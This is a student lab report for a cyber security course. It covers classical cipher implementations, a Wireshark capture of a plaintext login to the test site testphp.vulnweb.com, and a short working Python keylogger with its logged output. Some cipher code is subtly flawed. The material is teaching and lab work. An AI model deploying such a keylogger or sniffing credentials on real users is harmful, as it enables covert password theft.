Jashore University of Science and Technology

Department of Computer Science and Engineering

Course Title: Cyber Security and Digital Forensics Laboratory

Course Code: CSE-4208

A Lab Report On
"Cyber Security and Digital Forensics"

Submitted to	Submitted by
Jubayer Al Mahmud Lecturer Department of Computer Science and Engineering Jashore University of Science and Technology	**Sagore Sarker** Roll: 180125 4th Year 2nd Semester Session:2018-2019 Dept. of Computer Science and Engineering Jashore University of Science and Technology.

Date of Submission: 12/01/2024

Contents

Experiment No: 1

Experiment Name: Implementation of Caesar Cypher Encryption and Decryption method.

Introduction:

The Caesar cipher is one of the earliest and simplest encryption techniques in cryptography. It was indeed named after Julius Caesar, the ancient Roman military and political leader. It operates by shifting the letters of the alphabet by a fixed number of positions, known as the "key" or "shift." The encryption and decryption process is straightforward, making it a suitable introduction to basic cryptographic concepts.

Input

- We have to take two inputs to implement caesar cipher in cryptography.
- A number, which should be between 0 to 25 in form of an integer.
- A plaintext or message that we want to encrypt in form of a string.

Procedure

- You have to take two inputs one a number and a string which will be a text.
- Create a loop that will run up to the length of the string.
- If letters are in uppercase and lowercase make conditions differ according to them.
- In conditions, add according to the given integer in every letter.
- Return the encrypted or decrypted text.

Time complexity

In order to encrypt or decrypt the text loop has to be run for every letter. That's why time complexity will be O(N).


Auxiliary Space

For space complexity, It will depend on the number of letters in the string. And it leads to the space complexity of O(N).

Code Implementation

```python
def caesar_encrypt(text, shift):
    encrypted = ""
    for char in text:
        if char.isalpha():
            # Handle both uppercase and lowercase letters
            base = ord('A') if char.isupper() else ord('a')
            new_char = chr((ord(char) - base + shift) % 26 + base)
            encrypted += new_char
        else:
            encrypted += char
    return encrypted

def caesar_decrypt(cipher, shift):
    return caesar_encrypt(cipher, -shift)
```

Screenshot of Output



```
Enter the text to encrypt/decrypt: sagore

Choose an operation:
1. Caesar Cipher
2. Vigenere Cipher
3. Rail Fence Cipher
4. Autokey Cipher
5. Exit
Enter your choice (1-5): 1
Enter the shift value for Caesar cipher: 2
Encrypted text: uciqtg
Decrypted text: sagore
```

Figure 1: Output for Caesar Cipher for Encrypted text ‘sagore’

Experiment No: 2

Experiment Name: Implementation of Vigenere Cipher Encryption and Decryption

Introduction:

The Vigenere cipher is a polyalphabetic substitution cipher that uses multiple different alphabets to encrypt the text. This algorithm is easy to understand and implement. This algorithm was first described in 1553 by Giovan Battista Bellaso. It uses a Vigenere table or Vigenere square for encryption and decryption of the text. The vigenere table is also called the tabula recta.

Input

We have to take two inputs to implement the Vigenere cipher in cryptography.

1. A key, which is a string.
2. A plaintext or message that we want to encrypt, in the form of a string.

Procedure

1. You have to take two inputs: a key (string) and a text (string).
2. Create a loop that will run up to the length of the text.
3. If letters are in uppercase and lowercase, make conditions differ according to them.
4. In conditions, add according to the corresponding letter in the key in every letter of the text.
5. Return the encrypted text.

Time complexity

In order to encrypt the text, the loop has to run for every letter. That's why the time complexity will be O(N), where N is the length of the text.

Auxiliary Space

For space complexity, it will depend on the number of letters in the text. It leads to the space complexity of O(N).


Decryption

To decrypt the Vigenere cipher, the same procedure can be followed by using the key and the ciphertext.

Code Implementation

```
def generate_key(string, key):
    key = list(key)
    if len(string) == len(key):
        return(key)
    else:
        for i in range(len(string) -
                       len(key)):
            key.append(key[i % len(key)])
    return("" . join(key))

def vigenere_encrypt(text, key):
    encrypted = ""
    key = generate_key(text, key)
    key_index = 0
    for char in text:
        if char.isalpha():
            base = ord('A') if char.isupper() else ord('a')
            shift = ord(key[key_index]) - base
            new_char = chr((ord(char) - base + shift) % 26 +
base)
            encrypted += new_char
            key_index = (key_index + 1) % len(key)
        else:
            encrypted += char
    return encrypted

def vigenere_decrypt(cipher_text, key):
    orig_text = []
    for i in range(len(cipher_text)):
        x = (ord(cipher_text[i]) - ord(key[i]) + 26) % 26
        x += ord('A')
        orig_text.append(chr(x))
    return("" . join(orig_text))
```

Screenshot of Output:



```
Choose an operation:
1. Caesar Cipher
2. Vigenere Cipher
3. Rail Fence Cipher
4. Autokey Cipher
5. Exit
Enter your choice (1-5): 2
Enter the key for Vigenere cipher: a
Encrypted text: sagore
Decrypted text: SAGORE
```

Figure 2: Output for Vigerere Cipher for Encrypted text 'sagore'

Experiment No: 3

Experiment Name: Implementation of Autokey Cipher Encryption and Decryption

Introduction:

Autokey cipher is a Symmetric polyalphabetic (Polyceaser) substitution cipher. In this approach, each letter in the plaintext is combined with a corresponding letter from a key stream. Unlike other ciphers, the Autokey Cipher uses the plaintext as part of the key stream, making it less susceptible to certain cryptographic attacks. This implementation showcases the encryption and decryption processes of the Autokey Cipher in Python, providing a hands-on understanding of the algorithm.

Input

We have to take two inputs to implement the Autokey cipher in cryptography.

1. A key, which is a string.
2. A plaintext or message that we want to encrypt, in the form of a string.

Procedure
1. You have to take two inputs: a key (string) and a text (string).
2. Create a loop that will run up to the length of the text.
3. If letters are in uppercase and lowercase, make conditions differ according to them.
4. In conditions, add according to the corresponding letter in the key in every letter of the text.
5. Return the encrypted text.

Time complexity
In order to encrypt the text, the loop has to run for every letter. That's why the time complexity will be O(N), where N is the length of the text.


Auxiliary Space
For space complexity, it will depend on the number of letters in the text. It leads to the space complexity of O(N).

Decryption
To decrypt the Autokey cipher, the same procedure can be followed by using the key and the ciphertext.

Code Implementation:

```python
def generate_auto_key(message, key):
   i = 0
   while True:
       if len(key) == len(message):
           break
       if message[i] == ' ':
           i += 1
       else:
           key += message[i]
           i += 1
   return key

def autokey_encrypt(message, key_new):
   cipher_text = ''
   i = 0
   for letter in message:
       if letter == ' ':
           cipher_text += ' '
       else:
           x = (dict1[letter]+dict1[key_new[i]]) % 26
           i += 1
           cipher_text += dict2[x]
   return cipher_text

def autokey_decrypt(cipher_text, key_new):
   or_txt = ''
   i = 0
   for letter in cipher_text:
       if letter == ' ':
           or_txt += ' '
       else:
           x = (dict1[letter]-dict1[key_new[i]]+26) % 26
           i += 1
           or_txt += dict2[x]
   return or_txt
```

Screenshot of Output:



```
Choose an operation:
1. Caesar Cipher
2. Vigenere Cipher
3. Rail Fence Cipher
4. Autokey Cipher
5. Exit
Enter your choice (1-5): 4
Enter the key for Autokey cipher: a
Encrypted text: SSGUFV
Decrypted text: SAGORE
```

Figure 3: Output for Autokey Cipher for Encrypted text 'sagore'

Experiment No: 4

Experiment Name: Implementation of Rail Fence Cipher Encryption and Decryption

Introduction:

The Rail Fence Cipher is a classical encryption algorithm that works by arranging characters in a zigzag pattern across a set number of "rails" or rows. The original text is then read off in a different order to produce the encrypted text. The same process is used in reverse for decryption.

Input

We have to take two inputs to implement the Rail Fence cipher in cryptography.

1. The number of rails, which should be an integer.
2. A plaintext or message that we want to encrypt, in the form of a string.

Procedure

1. You have to take two inputs: the number of rails (integer) and a text (string).
2. Create a matrix with the number of rows equal to the number of rails and columns equal to the length of the text.
3. Fill the matrix in a zigzag pattern with characters from the text.

4. Read the characters from the matrix to get the encrypted text.
5. Return the encrypted text.

Time complexity

The time complexity is O(N), where N is the length of the text.

Auxiliary Space

The space complexity is O(N), where N is the length of the text.

Decryption


To decrypt the Rail Fence cipher, the same procedure can be followed with the encrypted text and the number of rails.

Code Implementation:

```
def rail_fence_encrypt(text, key):

   rail = [['\n' for i in range(len(text))]
               for j in range(key)]

   dir_down = False
   row, col = 0, 0

   for i in range(len(text)):
       if (row == 0) or (row == key - 1):
           dir_down = not dir_down

       rail[row][col] = text[i]
       col += 1

       if dir_down:
           row += 1
       else:
           row -= 1
```

```
    result = []
    for i in range(key):
        for j in range(len(text)):
            if rail[i][j] != '\n':
                result.append(rail[i][j])
    return("" . join(result))

def rail_fence_decrypt(cipher, key):
    rail = [['\n' for i in range(len(cipher))]
                for j in range(key)]

    dir_down = None
    row, col = 0, 0

    for i in range(len(cipher)):
        if row == 0:
            dir_down = True
        if row == key - 1:
            dir_down = False

        rail[row][col] = '*'
        col += 1

        if dir_down:
            row += 1
        else:
            row -= 1

    index = 0
    for i in range(key):
        for j in range(len(cipher)):
            if ((rail[i][j] == '*') and
            (index < len(cipher))):
                rail[i][j] = cipher[index]
                index += 1

    result = []
    row, col = 0, 0
    for i in range(len(cipher)):
        if row == 0:
            dir_down = True
        if row == key-1:
            dir_down = False

        if (rail[row][col] != '*'):
            result.append(rail[row][col])
            col += 1

        if dir_down:
            row += 1
        else:
            row -= 1
    return("".join(result))
```

Screenshot of Output:



```
Choose an operation:
1. Caesar Cipher
2. Vigenere Cipher
3. Rail Fence Cipher
4. Autokey Cipher
5. Exit
Enter your choice (1-5): 3
Enter the number of rails for Rail Fence cipher: 3
Encrypted text: sraoeg
Decrypted text: sagore
```

Figure 4: Output for Rail Fence Cipher for Encrypted text 'sagore'

Question No 2

Install WireShark and start packet tracing then visit http://testphp.vulnweb.com/login.php to capture data and see if you can steal the login info. Write a report with how you complete the procedure with screenshots.

Introduction:

Wireshark is a versatile, open-source network protocol analyzer that allows users to capture and inspect live network traffic. With powerful filtering and analysis capabilities, Wireshark is a go-to tool for network troubleshooting, security assessments, and protocol development.

Introduction

I, operating on Fedora 38 and utilizing the wlan3 interface, leverage Wireshark for a comprehensive analysis of network traffic. Wireshark, an open-source protocol analyzer, grants me the ability to capture and scrutinize real-time data exchanged over the network. This guide outlines a step-by-step process using Wireshark to focus on the wlan3 interface, specifically capturing HTTP POST requests. It's essential to conduct such analyses responsibly and ethically, adhering to legal standards and ensuring proper authorization for network assessments. Now, let's delve into the detailed procedure to ethically capture and analyze HTTP POST requests for security assessment on Fedora 38 using Wireshark.

Procedure

1. Wireshark Configuration

- Open Wireshark, a powerful network analysis tool.
- Select the appropriate WLAN interface, in this case, 'wlan3,' to focus on wireless network traffic.
- Apply a filter to narrow down captured packets to HTTP POST requests using **http.request.method==post.** This filter ensures that only POST requests, commonly used for transmitting sensitive information like login credentials, are captured.

2. Packet Monitoring

- Start packet tracing to capture live network traffic.
- Wireshark provides a real-time view of packets being transmitted and received on the selected interface.
- By narrowing down the captured packets to HTTP POST requests, you focus your analysis on potentially sensitive data being transmitted over the network.


3. Visit Targeted URL

Navigate to the targeted login page at **http://testphp.vulnweb.com/login.php**. This step simulates a user attempting to log in and triggers the transmission of HTTP POST requests.

4. Data Capture:

- As you visit the login page, Wireshark captures the corresponding network packets.
- Analyze the captured packets to identify HTTP POST requests and extract relevant information transmitted during the login process.
- The captured data may include parameters such as usernames and passwords, providing insights into potential vulnerabilities.

Screenshot of Output:


*wlp3s0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method==POST

No.    Time          Source          Destination    Protocol Length Info
11095  80.126137435  192.168.0.123   44.228.249.3   HTTP     713 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
12626  188.376837445 192.168.0.123   44.228.249.3   HTTP     711 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
```

```
Frame 11095: 713 bytes on wire (5704 bits), 713 bytes captured (5704 bits) on interface wlp3s0, id 0
Ethernet II, Src: MegaWell_53:5c:17 (10:5b:ad:53:5c:17), Dst: TP-Link_fb:32:58 (6c:5a:b0:fb:32:58)
Internet Protocol Version 4, Src: 192.168.0.123, Dst: 44.228.249.3
Transmission Control Protocol, Src Port: 48774, Dst Port: 80, Seq: 460, Ack: 2749, Len: 647
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "uname" = "sagoresarker"
  Form item: "pass" = "password"
```

```
0000  6c 5a b0 fb 32 58 10 5b  ad 53 5c 17 08 00 45 00   lZ··2X·[ ·S\···E·
0010  02 bb 69 cc 40 00 40 06  e7 65 c0 a8 00 7b 2c e4   ··i·@·@· ·e···{,·
0020  f9 03 be 86 00 50 16 00  c4 83 3b 74 e8 27 80 18   ·····P·· ··;t·'··
0030  00 f9 0c 1f 00 00 01 01  08 0a c1 d4 1c 5d 81 fe   ········ ·····]··
0040  c7 e8 50 4f 53 54 20 2f  75 73 65 72 69 6e 66 6f   ··POST / userinfo
0050  2e 70 68 70 20 48 54 54  50 2f 31 2e 31 0d 0a 48   .php HTT P/1.1··H
0060  6f 73 74 3a 20 74 65 73  74 70 68 70 2e 76 75 6c   ost: tes tphp.vul
0070  6e 77 65 62 2e 63 6f 6d  0d 0a 43 6f 6e 6e 65 63   nweb.com ··Connec
0080  74 69 6f 6e 3a 20 6b 65  65 70 2d 61 6c 69 76 65   tion: ke ep-alive
0090  0d 0a 43 6f 6e 74 65 6e  74 2d 4c 65 6e 67 74 68   ··Conten t-Length
00a0  3a 20 33 32 0d 0a 43 61  63 68 65 2d 43 6f 6e 74   : 32··Ca che-Cont
00b0  72 6f 6c 3a 20 6d 61 78  2d 61 67 65 3d 30 0d 0a   rol: max -age=0··
00c0  55 70 67 72 61 64 65 2d  49 6e 73 65 63 75 72 65   Upgrade- Insecure
00d0  2d 52 65 71 75 65 73 74  73 3a 20 31 0d 0a 4f 72   -Request s: 1··Or
00e0  69 67 69 6e 3a 20 68 74  74 70 3a 2f 2f 74 65 73   igin: ht tp://tes
00f0  74 70 68 70 2e 76 75 6c  6e 77 65 62 2e 63 6f 6d   tphp.vul nweb.com
0100  0d 0a 43 6f 6e 74 65 6e  74 2d 54 79 70 65 3a 20   ··Conten t-Type: 
0110  61 70 70 6c 69 63 61 74  69 6f 6e 2f 78 2d 77 77   applicat ion/x-ww
0120  77 2d 66 6f 72 6d 2d 75  72 6c 65 6e 63 6f 64 65   w-form-u rlencode
0130  64 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   d··User- Agent: M
0140  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 58 31 31 3b   ozilla/5 .0 (X11;
0150  20 4c 69 6e 75 78 20 78  38 36 5f 36 34 29 20 41    Linux x 86_64) A
0160  70 70 6c 65 57 65 62 4b  69 74 2f 35 33 37 2e 33   ppleWebK it/537.3
0170  36 20 28 4b 48 54 4d 4c  2c 20 6c 69 6b 65 20 47   6 (KHTML , like G
0180  65 63 6b 6f 29 20 43 68  72 6f 6d 65 2f 31 32 30   ecko) Ch rome/120
0190  2e 30 2e 30 2e 30 20 53  61 66 61 72 69 2f 35 33   .0.0.0 S afari/53
01a0  37 2e 33 36 0d 0a 41 63  63 65 70 74 3a 20 74 65   7.36··Ac cept: te
01b0  78 74 2f 68 74 6d 6c 2c  61 70 70 6c 69 63 61 74   xt/html, applicat
01c0  69 6f 6e 2f 78 68 74 6d  6c 2b 78 6d 6c 2c 61 70   ion/xhtm l+xml,ap
01d0  70 6c 69 63 61 74 69 6f  6e 2f 78 6d 6c 3b 71 3d   plicatio n/xml;q=
01e0  30 2e 39 2c 69 6d 61 67  65 2f 61 76 69 66 2c 69   0.9,imag e/avif,i
01f0  6d 61 67 65 2f 77 65 62  70 2c 69 6d 61 67 65 2f   mage/web p,image/
0200  61 70 6e 67 2c 2a 2f 2a  3b 71 3d 30 2e 38 2c 61   apng,*/* ;q=0.8,a
0210  70 70 6c 69 63 61 74 69  6f 6e 2f 73 69 67 6e 65   pplicati on/signe
0220  64 2d 65 78 63 68 61 6e  67 65 3b 76 3d 62 33 3b   d-exchan ge;v=b3;
0230  71 3d 30 2e 37 0d 0a 52  65 66 65 72 65 72 3a 20   q=0.7··R eferer: 
0240  68 74 74 70 3a 2f 2f 74  65 73 74 70 68 70 2e 76   http://t estphp.v
0250  75 6c 6e 77 65 62 2e 63  6f 6d 2f 6c 6f 67 69 6e   ulnweb.c om/login
0260  2e 70 68 70 0d 0a 41 63  63 65 70 74 2d 45 6e 63   .php··Ac cept-Enc
```

Figure 5: Analysis of Wireshark packet and retrieve username and password

Question No 3

Write a key logger to record the keyboard strokes from a computer using any programming language. Write report with the code and screenshot of the output

Introduction

A keylogger is a powerful tool designed to record keyboard inputs discreetly. In this context, a Python script has been implemented using the pynput library to capture and log keystrokes. The keylogger, executed on the computer, runs in the background, recording every key pressed and saving the information to a file named "keyfile.txt." It is essential to highlight that the creation and use of keyloggers without proper authorization is illegal and unethical. This demonstration serves purely educational purposes to understand keylogger functionalities and emphasizes responsible use within legal boundaries.

Code Implementation

```
from pynput import keyboard

def keyPressed(key):
    print(str(key))
    with open("keyfile.txt", 'a') as logKey:
        try:
            if key == keyboard.Key.space:
                char = " "
            else:
                char = key.char
            logKey.write(char)
        except:
            print("Error getting char")

if __name__ == "__main__":
    listener = keyboard.Listener(on_press=keyPressed)
    listener.start()
    input()
```

Report Procedure

1. Code Explanation

The purpose of the code is to capture keyboard inputs using the pynput library.

The keyPressed function handles different cases, such as space and regular characters, appending them to the "keyfile.txt."

2. Library Installation

Install the pynput library for keylogger functionality using pip install pynput.

3. Execution

Run the keylogger script, highlighting its discreet nature in silently capturing keystrokes.

4. Capturing Keystrokes

Execute the keylogger while typing on the keyboard.

Each keystroke is recorded and appended to the **"keyfile.txt."**

5. Stopping the Keylogger


Terminate the keylogger script responsibly to cease keystroke recording.

6. Viewing Output

Open and review the **"keyfile.txt"** to observe the recorded keystrokes.

7. Screenshot of Output

Provide a screenshot showcasing the "keyfile.txt" content.



```
this is my password for cyber
```

```
rKey.space
 'c'
c'y'
y'b'
b'e'
e'r'
rKey.enter
Error getting char
○ ➜  assignment
```

Figure 6: Output for Key Logger program